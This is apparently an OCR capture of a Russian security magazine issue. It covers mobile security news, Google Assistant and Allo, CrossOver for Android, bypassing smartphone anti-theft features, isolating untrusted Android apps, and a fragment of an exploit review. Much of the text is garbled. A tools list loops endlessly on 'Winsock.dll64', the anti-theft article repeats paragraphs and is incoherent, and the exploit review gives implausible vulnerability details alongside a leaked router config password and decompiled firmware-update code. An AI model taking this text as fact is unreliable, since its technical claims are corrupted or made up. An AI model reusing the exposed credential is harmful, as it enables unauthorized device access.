How to compile DVA for iOS 10 and Xcode 8 for mobile app security testing — как скомпилировать и установить Damn Vulnerable iOS App (DVIA) для iOS 10. DVIA, или «Чертовски уязвимое приложение», разработал Пратик Гианчандани (Prateek Gianchandani) специально как тестовый полигон для пентестеров и всех, кто интересуется безопасностью и хакингом мобильных приложений.

Password Storage In Sensitive Apps — рассказ о том, какую защиту на самом деле предлагают приложения для защиты информации на SD-карте. Например, оказалось, что приложение Private Photo Vault с рейтингом четыре звезды и количеством скачиваний от одного до пяти миллионов защищает файлы с помощью четырехзначного PIN-кода, который хранится в каталоге приложения в виде SHA-1-хеша. Имея пример root, можно извлечь SHA-1-хеш из приложения и с помощью простейшего скрипта подобрать его за пару секунд.

How the Textsecure Protocol (Signal, WhatsApp, Facebook, Allo) Works — принципы работы протокола Textsecure, который впервые появился в мессенджере Signal и сегодня используется во многих других популярных мессенджерах. Статья крайне, но емко описывает применяемые в протоколе криптографические алгоритмы, способ обмена ключами, установления соединения, ограничения протокола и его уязвимости.

Six Reasons You Should Stop Using WhatsApp — шесть причин перестать использовать WhatsApp. Спойлер: суть статьи в том, что, несмотря на end-to-end шифрование для всех чатов, WhatsApp сохраняет историю переписки в облаке iCloud или Google Drive в незашифрованном виде и делится метаданными твоих сообщений (с кем и когда ты общался) с Facebook.

KNOXnut — Bypassing Samsung KNOX (pdf) — исследование системы RKP (Realtime Kernel Protection), предназначенной для защиты смартфонов Android от эксплоитов ядра. Автор описывает, как работает эта система и как ее обойти.

Pork Explosion Unleashed — рассказ о бэкдоре, найденном в загрузчике некоторых произведенных китайской компанией Foxconn (той же, что собирает айфоны) смартфонов. В частности, бэкдор был обнаружен в смартфонах InFocus M810 и Nextbit Robin и позволяет получить root-доступ без необходимости даже разблокировать смартфон с помощью USB-кабеля. Все, что нужно, — подключение с помощью USB-кабеля.

→

ALO, GOOGLE ASSISTANT И PIXEL

Евгений Зобнин
zobnin@gmail.com


В 2012 году Google представила умный голосовой помощник Google Now, способный не просто выполнять команды пользователя, но и без всякого запроса с его стороны показывать контекстно зависимые подсказки: маршрут до работы при выходе из дома утром, рейсы на самолет, если до этого ты не искал в Google. Со временем Google Now серьезно поумнел и начал учитывать смысл предыдущих команд для анализа следующих, а в этом году Google представила Assistant, своего рода серьезно модернизированный Google Now, способный вести нормальный человеческий диалог, а не только откликаться на команды.

И действительно, по сравнению с Siri и Cortana Google Now выглядел блеклым. Он прекрасно справлялся со своей работой, зачастую показывал себя умнее других ассистентов и прекрасно распознавал речь и контекст команды, позволял уточнять уже введенные запросы и использовать комплексные команды. Но него Google Now действительно не мог — это создать содержание беседы с живым существом, которое хоть как-то, криво-косо, не понимая половину сказанного, но ведет диалог.

Да, Siri обладает тупы и в части «человеческого» общения практически бесполезны, поэтому с чисто практической точки зрения подход Google выглядел абсолютно правильным: нет смысла заставлять диалогу то, что двигаться не может. Вот только обнаружилось, что человеку на это плевать и он будет видеть дыру даже в самом примитивном собеседнике, а если он действительно одинок и, что самое важное, страдает от этого одиночества, Siri станет его другом, несмотря на все свои проблемы и фактическое отсутствие человеческих черт.

Оказалось, что люди готовы общаться не только с тупорылыми голосовыми ассистентами, но даже с совсем плохими ботами! Telegram. Для многих боты стали заменой тяжелым мобильным приложений, а старый, как сами компьютеры, диалоговый интерфейс вдруг превратился в интерфейс будущего, который медленно, но верно должен эволюционировать в нечто похожее на Саманту из фильма «Она». Telegram стремительно набирает популярность, Facebook спешно внедряет поддержку ботов в свой Messenger. Microsoft анонсирует нужную функциональность в Skype.

На фоне всей этой истерии Google создает помощника с человеческим лицом и выпускает его как часть совершенно нового мессенджера Allo. Это такое комбо в духе игр-файтингов: несколько крошечных платформенных конкурентов Message, Telegram и Facebook Messenger, проглонувшего своего ассистента на другие платформы и запрыгнувшего на подножку поезда, несущегося в мир, населенный роботами, а точнее ботами, которые стали так популярны в последнее время.




Google Assistant всегда готов развлечь

Google как бы говорит: тебе не нужен Facebook Messenger или Telegram с его необходимостью искать боты и осваивать каждый из них, просто поставь Allo, и получишь бота, умеющего сразу все. Бот будет спокойно сидеть и прослушивать тогда, когда тебе это действительно нужно. Если собеседник напишет, что хочет сходить в кино, бот сразу подскажет ближайшие кинотеатры. Бот всегда следит за твоими разговорами и готов дать подсказку в любой момент, основываясь на предмете разговора. Черт возьми, он готов даже отвечать за тебя, обучаясь твоей манере вести диалог. А если уж совсем не с кем поговорить, то он развлечет тебя забавными беседами, анекдотами и даже сыграет с тобой в викторину.

У него хорошее чувство юмора

В сущности, Google Assistant — это логическое продолжение Google Now с его способностью давать подсказки тогда, когда они действительно нужны, Now On Tap, с ее конкретным поиском на основе того, что в данный момент находится на экране, и тем-которым Google, позволяющим подстраивать продукт под конкретного пользователя. Только работает это все не в сферам Android, но и на iOS, а также везде, куда Google портирует свой мессенджер. И эта связка, повторюсь, работает из коробки, без необходимости искать боты, способные выполнить твои задачи, и учиться правильно общаться с ними.




В нем есть несколько встроенных игр и викторин

Google Assistant способен работать и на уровне системы, вот только похоже, что доступен он будет исключительно в платформе Pixel. И это тоже холодный расчет. Судя по всему, Google настолько надоело бороться с производителями смартфонов и пытаться исправить созданную ими плачевную репутацию Android как дырявой необновляемой платформы, что они решили полностью разделить понятия «чуглефон» и Android: с одной стороны — пасёмые самими разработчиками аппараты на базе старых версий Android с собственными израшенными графическими оболочками, а с другой — прекрасный, качественный смартфон, созданный самой Google. С отличным интерфейсом в стиле Material Design, встроенным ассистентом, замечательной камерой, безлимитным хранилищем Google Фото, круглосуточной поддержкой по телефону и, конечно же, быстрыми своевременными обновлениями, которые контролируются не оператором связи и производителем смартфона, а самой Google.

С ним можно вести диалог и даже признаваться в любви

Если Nexus был именно референсным смартфоном, который должен был задавать тренд и ориентировать других производителей смартфонов, а также разработчиков приложений, то задача Pixel прямо противоположная — показывать отдельным смартфонам Google от всех остальных устройств на базе Android и перетянуть на себя их пользователей (а возможно, дать пинка и заставить их сопровождать выпускать обновления и убрать из прошивок кучу хлама) и пользователей продукции Apple. Nexus был очень хорошим смартфоном, Pixel должен стать лучшим смартфоном в мире и обязательно превзойти iPhone. В конце концов, не просто так Google устроила отдельную презентацию для Pixel и так долго рассказывала, насколько кучре камера их нового смартфона в сравнении с iPhone 7.



Получится ли у Google стать передовым производителем смартфонов и обойти Apple, покажет время. Пока, судя по отзывам, компания создала просто очень неплохой смартфон, который в целом отличный, но не настолько, чтобы его захотел купить каждый. В будущем Google планирует инвестировать в разработку чипов и получить еще больший контроль над процессом разработки. Так что в целом она вполне может попытаться за место под солнцем, учитывая возможность тесной интеграции железа и софта, той самой фишки, о которой Apple раскрывает на каждой своей презентации.

Что касается Google Assistant, то он хоть и эксклюзив смартфонов Pixel, но вполне может быть запущен на любом смартфоне под управлением Android 6.0 и выше. Как и в случае с большинством каков, для этого нужны права root, установленный Xposed Installer и модуль Android N-fy.

Ну и напоследок несколько интересных запросов, которые дадут ощутить возможности Google Assistant:

- Good Morning
- Remember my password is 1234
- Let's play a game
- I'm bored
- Play solitaire
- Random fun
- Do you know Siri?

ОКНА ДЛЯ РОБОТА

ЗАПУСКАЕМ НАСТОЛЬНЫЕ ПРИЛОЖЕНИЯ WINDOWS В ANDROID


Денис Чечулин
Денис Чечулин
denis@chip.ru

Wine, позволяющий запускать приложения для Windows в Linux и UNIX-системах, существует уже более двадцати лет. Последняя версия Wine справляется всё лучше настолько хорошо, что его помощью можно работать с большинством популярных приложений и играть почти во все игры, поддерживающие DirectX 9. Недавно появился Wine для Android — коммерческая версия CrossOver. И меня этого сделать мы, конечно, не могли пройти.

Wine — это реализуемый версии Wine с тесно для Embedded-Wine — не знаю. И это для операционных правил. Поэтому Wine — это эмулятор-менеджер с или реализации WinAPI API. CrossOver — коммерческая версия Wine, которая предназначена для запуска приложений Windows в Linux. Его цель — дать Windows на UNIX-совместимых системах и предоставляет все необходимые для запуска приложений Windows библиотеки. Последняя версия CrossOver также поддерживает Android-устройства, причем именно работающие на «голом» ядре Linux-системы. Для CrossOver... это игнорирует Wine. И дорогой разработчик-менеджер и эмулятор.

В 2013 году один из разработчиков Wine Александр Жолудев (Alexandre Julliard) основал компанию CodeWeavers, которая и занимается разработкой коммерческого варианта Wine. Сейчас CodeWeavers обеспечивает работу приложений Windows для Android-устройств с процессором ARM и Android-на-Бурге поддержки Intel-процессоров не было, поэтому CrossOver для Android-устройств с процессорами x86 не выпущен.

Однако на этом встроенная в виртуальную машину. В октябре 2015 года компания CodeWeavers опубликовала релизкандидат CrossOver для Android, куда и с радостью запускала. Релиз планировался на конец 2015 года. Но на момент сдачи 2015-го, не в каждом год на было несколько версий. Когда каждая номер-версия CrossOver для Android, а также версия для Linux, Mac OS X и Windows. Но пока что в версии для Android и для устройств с Linux ОС в ограничение Pro Market.




Итак, в этой статье мы посмотрим, что же собой представляет CrossOver для Android.

Аппаратурностное тестового компьютера:

Процессор: Intel Core i5 4200M
Оперативная память: 8 Гигабайт 1600
Видеокарта: Intel HD Graphics 4600
Экран: 320 ASUS Prime Pro SPEED 250 Гбайт (под Android-машину 20 Гбайт)
Ноутбук: ASUS Zenbook UX31A
CrossOver: 15.5.0 beta1

РАБОЧИЙ СТОЛ

Сразу после запуска перед нами предстает рабочий стол с синим фоном. Внизу расположена панель с кнопками для переключения между окнами. Слева — кнопка меню — главная кнопка Install Application. После нажатия на нее отобразится окно с выбором приложения. Причем в самом списке только четыре приложения: Steam, MS Office 2007 с 2010, WinZip 14.0, что маловато и ничего. Но достаточно очень, сложно у Only know good applications, как говорит, нам предоставил список из более чем сотни программ и игр.




Рабочий стол

Можно из них можно установить через кнопку Install, но некоторые все-таки придется запускать отдельно. В самой можно найти дополнительные инструменты: Bottles Wine, Winetricks, Task Manager, Wine Configuration, Wine Uninstaller, Wine Control Panel, Wine Explorer, Wine Task Manager, Wine Winefile, Wine Winecfg, Wine Winemine, Wine Winemines, Wine Winepath, Wine Winevdm, Wine Winhelp, Wine Winver, Wine Wordpad, Wine Write, Wine Wineboot, Wine Winedbg, Wine Winedump, Wine Winemenubuilder, Wine Winemsi, Wine Winepeer, Wine Winetest, Wine Winhlp32, Wine Winmine, Wine Winscan, Wine Winspool, Wine Winsock, Wine Winsock2, Wine Winsock2.dll, Wine Winsock.dll, Wine Winsock.dll32, Wine Winsock.dll64, Wine Winsock.dll64.dll, Wine Winsock.dll64.dll32, Wine Winsock.dll64.dll64, Wine Winsock.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll, Wine Winsock.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll64.dll32, Wine Winsock.dll64

«ВВЕДИТЕ ПАРОЛЬ СВОЕГО АККАУНТА»

КАК ВЗЛАМЫВАЮТ ЗАЩИТУ СМАРТФОНОВ, ОТ СЕРОГА К ЗАВОДСКИМ НАСТРОЙКАМ



Вопросы смартфонов — большая проблема. Если кто-нибудь настроил вашему телефону, например, пароль могут сбросить и мастер-сбросить сторонними обходными приемами, а вредоносное ПО может получить доступ к множеству персональных данных, в частности к кальдосмотрению в глазах врага. Так в смартфонах появились отличные всё-шмотки для удаленной блокировки и уничтожения данных, а позже приемка смартфона к заинтересованным лицам, которая должна сделать кражу бесмысленной. Но насколько на самом деле эффективны эти меры и легко ли их обойти?

Первый шаг — ограничение на заказ пользовательских данных. Был принят в штате Калифорния в 2014 году. В законе прописано новое требование к производителям смартфонов, которые продаются в штате, по шифрованию на аппаратном уровне. Согласно этому требованию, с 1 июля 2015 года производители смартфонов, которые продаются в штате, должны обеспечивать шифрование данных пользователя, телефон или планшет.

Здесь нюанс отличить, что шифрование уникальных данных для приемки пользователя, а не для всей системы. Apple в ответ на закон выпустила iOS 8 (Apple iPhone / iPad / iPod touch) и Android Device Manager. Вместо ответ на закон сделал приемлемые и вполне эффективные. В частности, в Android 5.0 Lollipop и Android 6.0 Marshmallow, Google ввел новую функцию, которая называется «Android Device Manager» (Диспетчер Android-устройств).

Сделал быстро вывести, что первым совершенно неинтересно для пользователя, которая и в конечном счете разрешает сделать кражу бесмысленной. Но насколько на самом деле эффективны эти меры и легко ли их обойти?

Прежде чем ответить на заказ пользовательских данных, был принят в штате Калифорния в 2014 году. В законе прописано новое требование к производителям смартфонов, которые продаются в штате, по шифрованию на аппаратном уровне. Согласно этому требованию, с 1 июля 2015 года производители смартфонов, которые продаются в штате, должны обеспечивать шифрование данных пользователя, телефон или планшет.

Здесь нюанс отличить, что шифрование уникальных данных для приемки пользователя, а не для всей системы. Apple в ответ на закон выпустила iOS 8 (Apple iPhone / iPad / iPod touch) и Android Device Manager. Вместо ответ на закон сделал приемлемые и вполне эффективные. В частности, в Android 5.0 Lollipop и Android 6.0 Marshmallow, Google ввел новую функцию, которая называется «Android Device Manager» (Диспетчер Android-устройств).

Сделал быстро вывести, что первым совершенно неинтересно для пользователя, которая и в конечном счете разрешает сделать кражу бесмысленной. Но насколько на самом деле эффективны эти меры и легко ли их обойти?

Проверяется поставщик, уязвимостью, существующие системы, которые могут быть использованы для обхода блокировки, а также, что можно сделать для обеспечения безопасности. Согласно исследованию, эти уязвимости позволяют после по повреждению вредным кражи смартфонов уязвимостью **Stagefright** и **Heartbleed**. Несколько из самых для эффективно эти меры на основе — тем самым сделанный стиль.

iOS 8/9

- Защита от сбросов к заводским настройкам, да, но если отключить сервер Apple, не работает.
- Удаленная блокировка, если на iOS 8 сервер Apple, но если отключить сервер Apple, не работает.
- Данные пользователя защищены от сбросов, iOS 6 сентябрь 2012 года.
- Защита от сбросов к заводским настройкам.
- Защита от отключения вредоносным ПО, но если отключить сервер Apple, не работает.
- Данные пользователя защищены от сбросов, iOS 6 сентябрь 2012 года.
- Актуальный стиль: заказ работает.

iOS 7

- Защита от сбросов к заводским настройкам, да, но если отключить сервер Apple, не работает.
- Удаленная блокировка, если на iOS 7 сервер Apple, но если отключить сервер Apple, не работает.
- Данные пользователя защищены от сбросов, iOS 6 сентябрь 2012 года.
- Защита от сбросов к заводским настройкам.
- Защита от отключения вредоносным ПО, но если отключить сервер Apple, не работает.
- Данные пользователя защищены от сбросов, iOS 6 сентябрь 2012 года.
- Актуальный стиль: заказ работает.

Iff — заказ сделал, как пользователь полностью контролирует Apple. Вопрос относительно самого заказа iOS 9 это гораздо 98% зрителя на ресурсах, которые сделали заказ

Евгений Зобнин

ДОВЕРЯЙ ДЕЛАЙ

ЗАПУСКАЕМ НЕБЕЗОПАСНЫЙ СОФТ БЕЗ УГРОЗЫ УТЕЧКИ ЛИЧНЫХ ДАННЫХ

О безопасности Android, точнее ее отсутствии, ходят легенды. В операционке регулярно обнаруживают баги, ставящие под угрозу десятки миллионов устройств. Play Store постоянно превращается в площадку распространения малвари, сторонние магазины софта битком набиты троянами. В общем, здесь весело. Но что делать нам, рядовым пользователям смартфонов? Если ставить проверенные приложения из Play Store, можно быть в относительной безопасности, ну а если без приложения из сомнительного источника не обойтись?

Допустим, у тебя есть приложение, которое нужно обязательно протестировать на реальном устройстве. Приложение не вызывает доверия, поэтому в идеале его лучше запустить на каком-нибудь старом и неиспользуемом устройстве. Но, как это обычно и бывает, обстоятельства сложились не в твою пользу, и, кроме рабочего смартфона с массой личной информации, под рукой ничего нет.


Что ж, тогда придется обходиться тем, что есть.

ГОСТЕВОЙ РЕЖИМ

Самый простой вариант запустить подозрительное приложение, не скомпрометировав свои данные, банковские и прочие счета, — это использовать так называемый многопользовательский режим (Настройки → Пользователи). Он появился в версии Android 5.0 (на самом деле был доступен еще в версии 4.2, но только для планшетов) и позволяет создать отдельный аккаунт юзера с урезанными полномочиями.

Такой юзер не будет иметь доступ к установленным основным пользователем приложениям и их настройкам, не сможет заглянуть в его данные приложений и файлы, подключенные аккаунты (например, чтобы установить приложение из Play Store, придется логиниться с новой учетки). Так что в целом все будет выглядеть как только что установленный и еще не настроенный Android, но с некоторыми ограничениями:

- запрет на звонки и отправку СМС (можно отключить, нажав на шестеренку рядом с именем пользователя и включив опцию «Включение звонков»);
- запрет на включение режима разработчика (Настройки → О телефоне → семь тапов по номеру сборки) и, как следствие, активацию ADB.




Если запустить под таким юзером зловредное приложение, оно не сможет украсть информацию об основном пользователе, его данные, СМС, токены авторизации или прочитать СМС от банка. У него не получится опустошить мобильный счет с помощью отправки СМС на короткие номера.

Это практически идеальный вариант запуска не вызывающего доверия софта. Но есть и серьезная оговорка: если зловред найдет способ получить права root, вся эта защита мигом рухнет. Имея права root, троян, вирус или что там тебе подарится сможет сделать что угодно. Поэтому прежде предпринять что-то более изощренное.

MULTIROM

MultiROM — это система, позволяющая организовать на смартфоне полноценную мультизагрузку. Ты скачиваешь и устанавливаешь пакет из Play Store, запускаешь приложение, оно прошивает в девайс свой загрузчик (он будет отрабатывать после оригинального загрузчика), ядро и кэшсь восстановления. Далее ты можешь установить на смартфон любую прошивку рядом с основной, будь то CyanogenMod, копия основной прошивки или даже Ubuntu Touch.

У MultiROM гранично спроектированная архитектура, он не смешивает файлы установленных прошивок с основной прошивкой, а вместо этого создает для каждой из них несколько образов на карте памяти (реальной или виртуальной — неважно), которые хранят прошивку и пользовательские данные. Загрузчик подсовывает эти образы прошивки во время ее старта вместо реальных NAND-разделов, поэтому она оказывается как бы замкнута в песочнице. Эта особенность полностью защищает основную прошивку даже в том случае, если в ней есть root-доступ.



В плане изоляции MultiROM значительно надежнее многопользовательского режима, но тем не менее и и на него есть брешь. Самая странная из них состоит в том, что если ты установишь на смартфон продвинутый троян, способный не просто прицепиться себе в системные приложения, а внедриться в RAM-диск (он содержит файлы, необходимые на начальном этапе загрузки ОС), то постраждает вовсе не запущенная с помощью MultiROM прошивка, а твой основная.

Так происходит потому, что RAM-диск вместе с ядром хранится в разделе boot. Чтобы внедриться в RAM-диск, троян извлекает его образ из boot, модифицирует и записывает обратно. Но так как установленная второй системой прошивка загружается из образа boot на карте памяти, она остается незадействованной, а под раздачу попадает прошивка основная. К слову, удалить такой трояк довольно легко: достаточно перезапустить раздел boot с помощью того же MultiROM (поставьте галочку напротив пункта «Root» и нажать «Установить»).

Кстати, троян из второй прошивки вполне может получить доступ и к данным основной прошивки, но для этого ему необходимо найти нужный NAND-раздел и смонтировать его. К счастью, вирусы, умеющие это делать, не существуют в природе и вряд ли когда-то появятся.

ОБРЕЗАЕМ ПРИВИЛЕГИИ


Еще один, менее, скажем так, инвазивный способ защиты от небезопасных приложений — это контроль полномочий в Android. Он хорошо подходит, если ты имеешь дело не с трояном или вирусом, а с рядовым приложением, но все равно не хочешь, чтобы оно получило доступ к твоему местоположению, контактам, не смогло отправить СМС или осуществить звонок.


В Android функция контроля полномочий появилась в версии 6.0, и ты наверняка с ней хорошо знаком. Сразу после запуска или при переходе на определенный экран приложение в первый запрос на получение доступа к тем или иным функциям смартфона. Разрешать или нет такой доступ — дело твое, тем более что большинство приложений продолжат нормально работу даже без доступа к некоторым функциям.

Но есть в этом механизме очень серьезный изъян: если разработчик собрал свое приложение, указав Target SDK 22, то есть намеренно обозначив версию Android 5.1 как целевую, система контроля полномочий Android не сработает и ты не увидишь на экране запрос полномочий, они будут даны по умолчанию. И это даже не баг, это специально введенное исключение, необходимое для совместимости со старым софтом.

Обойти такое ограничение можно несколькими способами. В CyanogenMod есть система жесткого контроля полномочий, которая позволяет лишать приложения доступа к функциям смартфона без оглядки на совместимость. С ее помощью можно отключить полномочия абсолютно любому приложению, в том числе системному. Просто перейди в «Настройки → Конфиденциальность → Защищенный режим», выбери приложение из списка и долго удерживай на нем палец. Появится меню со списком полномочий, которые можно отключить с помощью переключателей.

Но имей в виду, что отказ полномочий у приложения (особенно важных для их работы) может привести к его нестабильной работе или падению. Поэтому, если ты не уверен, лучше не трогать полномочия, а сделать так, чтобы приложение получало вместо актуальной персональной информации (журнал звонков, контакты, СМС) случайно сгенерированные данные. Для этого достаточно просто натыкать по приложению в списке, после чего значок щита справа сменит цвет на зеленый. Такие приложения можно запускать, доступ в интернет, это делается на экране контроля полномочий в самом низу.





Если нет CyanogenMod, но есть root, почти такую же систему принудительного контроля полномочий можно получить, установив Xposed и модуль XPrivacy для него.


Еще один вариант — приложение LBE Security Master. Это своего рода комбайн для защиты устройства со всех сторон: с собственной системой контроля полномочий, антивирусом, чистильщиком мусора и массой других функций. Официальная версия приложения из маркета поддерживает только китайский язык, но с 4PDA можно скачать версию на русском.

LBE начнет работать сразу после установки, так что уже при запуске приложений ты увидишь на экране запрос полномочий, при значке на экране появится иконка «Добавить в черный список», а иногда ты будешь получать уведомления о подозрительных действиях. Самые полезные функции находятся в разделе «Активная защита». Здесь можно управлять полномочиями приложения, открывать и закрывать доступ к интернету, играть их из автозагрузки и даже заблокировать рекламу.

Все эти функции требуют root, но в LBE также есть поддержка неоруткованных смартфонов Правда, работают они несколько по-другому. Для того чтобы получить возможность управлять полномочиями и доступом в интернет, приложение необходимо добавить в так называемый «Изолятор» (он находится в выдвигающемся меню). После того оно будет работать под контролем LBE.

Безопасный режим

В чистой версии Android от Google (а также во всех кастомных прошивках) есть специальный режим на случай заражения вирусами, блокирующими экраны или установки некорректно работающих приложений. Работая в этом режиме, Android отключает все установленные пользователем приложения и не позволяет им влиять на работу системы. Перейти в этот режим очень легко: удерживай кнопку включения, пока не появится меню отключения питания, а затем удерживай палец «Отключить питание» до появления сообщения о переходе в безопасный режим.



ВЫВОДЫ

Разработчиков Android можно бесконечно упрекать в раздолбайстве и создании экосистемы, в которой процветает малварь. Но в конце концов, он дает большую свободу выбора, и именно на тебе лежит ответственность за то, чем ты заражаешь смартфон. Автор этих строк использует смартфоны на Android с версии 1.1 и ни разу за все это время не подхватил ни одного вируса. А вот намеренно заразил не раз, и каждый раз MultiROM и многопользовательский режим отлично справлялись с задачей изоляции вируса от основной системы. ■

→

Юрий Ревич
Security Vision
yrevich@yahoo.com
http://www.yrevich.net

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

Сегодня мы разобложим очередную уязвимость в ядрах Linux 2.6 для процессоров x86, одну из самых популярных ошибок PHP-5.0.0b и целую кучу ошибок нулевого уровня в ядрах Linux 2.6 и FreeBSD. Также мы расскажем о нашем новом сканере уязвимостей. Также рассмотрим новый способ обхода ограничений на выполнение кода в ядрах Linux 2.6 и FreeBSD.

ПОЛЬЗОВАТЕЛЬ ПРИВИЛЕГИЙ В HP TWINPRO OS

ОПИСАНИЕ: Уязвимость HP-UX
ДАТА ОБНАРУЖЕНИЯ: 2005-07-19
ДАТА ПУБЛИКАЦИИ: 2005-07-19
ИДЕНТИФИКАТОРЫ: CVE-2005-2506

В HP TwinPro OS ошибка в модуле управления сервером обнаружена, что позволяет нашему пользователю получить привилегии root. Уязвимость обнаружена в модуле управления сервером, который по умолчанию слушает порт 2301/tcp. Для использования уязвимости нам необходимо подключиться к этому серверу и выполнить следующие команды:

```
/usr/sbin/ldap -c -h localhost -p 2301
ldap_bind_s() failed: Unwilling to perform
ldap_bind_s() failed: Unwilling to perform
ldap_bind_s() failed: Unwilling to perform
```

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

← Начало статьи

УТЕЧКА АККАУНТА NO-IP

Файл **/etc/inadyn-mt.conf** (для клиентов dyndns) содержит имя пользователя и «защитный» пароль:

```
--log_file /usr/inadyn_srv.log
--forced_update_period 6000
--username alex_hung
--password 641021
--dyndns_system default@no-ip.com
--alias test.no-ip.com
```

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В ДЕМОНЕ HTTP (QMIWEB)

Файл **/bin/qmiweb** содержит много уязвимостей, но они схожи с найденными в LTE-роутере Quanta, на котором базируется исследуемое устройство. Так что портировать старый код не составит труда.

УДАЛЕННАЯ ЗАГРУЗКА ПРОШИВКИ (FIRMWARE OVER THE AIR, FOTA)

Данные для доступа к серверу FOTA захардкожены в исполняемом файле **/sbin/fotad**.

```
13   unsigned int v15; // [sp+C8h] [bp-132C8h]@9
14   char v16[; // [sp+82Bh] [bp-8148h]@4
15   char *s; // [sp+C2Bh] [bp-7148h]@1
16   int v18; // [sp+1024h] [bp-31dh]@3
17   int v19; // [sp+122Bh] [bp-11dh]@3
18   int v20; // [sp+1248h] [bp-98h]@3
19
20   v4 = a2;
21   v5 = a1;
22   v6 = a3;
23   v7 = v6;
24   sub_DF4C("fota_DownloadProcess", 68, "fota_DownloadProcess http.dl.url[%s]\n", a2);
25   memset(&s, 0, 0x4000u);
26   memset(&v16, 0, 0x810u);
27   v8 = strstr(v4, "://");
28   if ( v8 )
29   {
30     snprintf(&s, 0x3FFu, "https:%s", v8);
31     sub_DF4C("fota_DownloadProcess", 78, "fota_DownloadProcess tmpbuf[%s]\n", &s);
32     strcpy((char *)v4, &s);
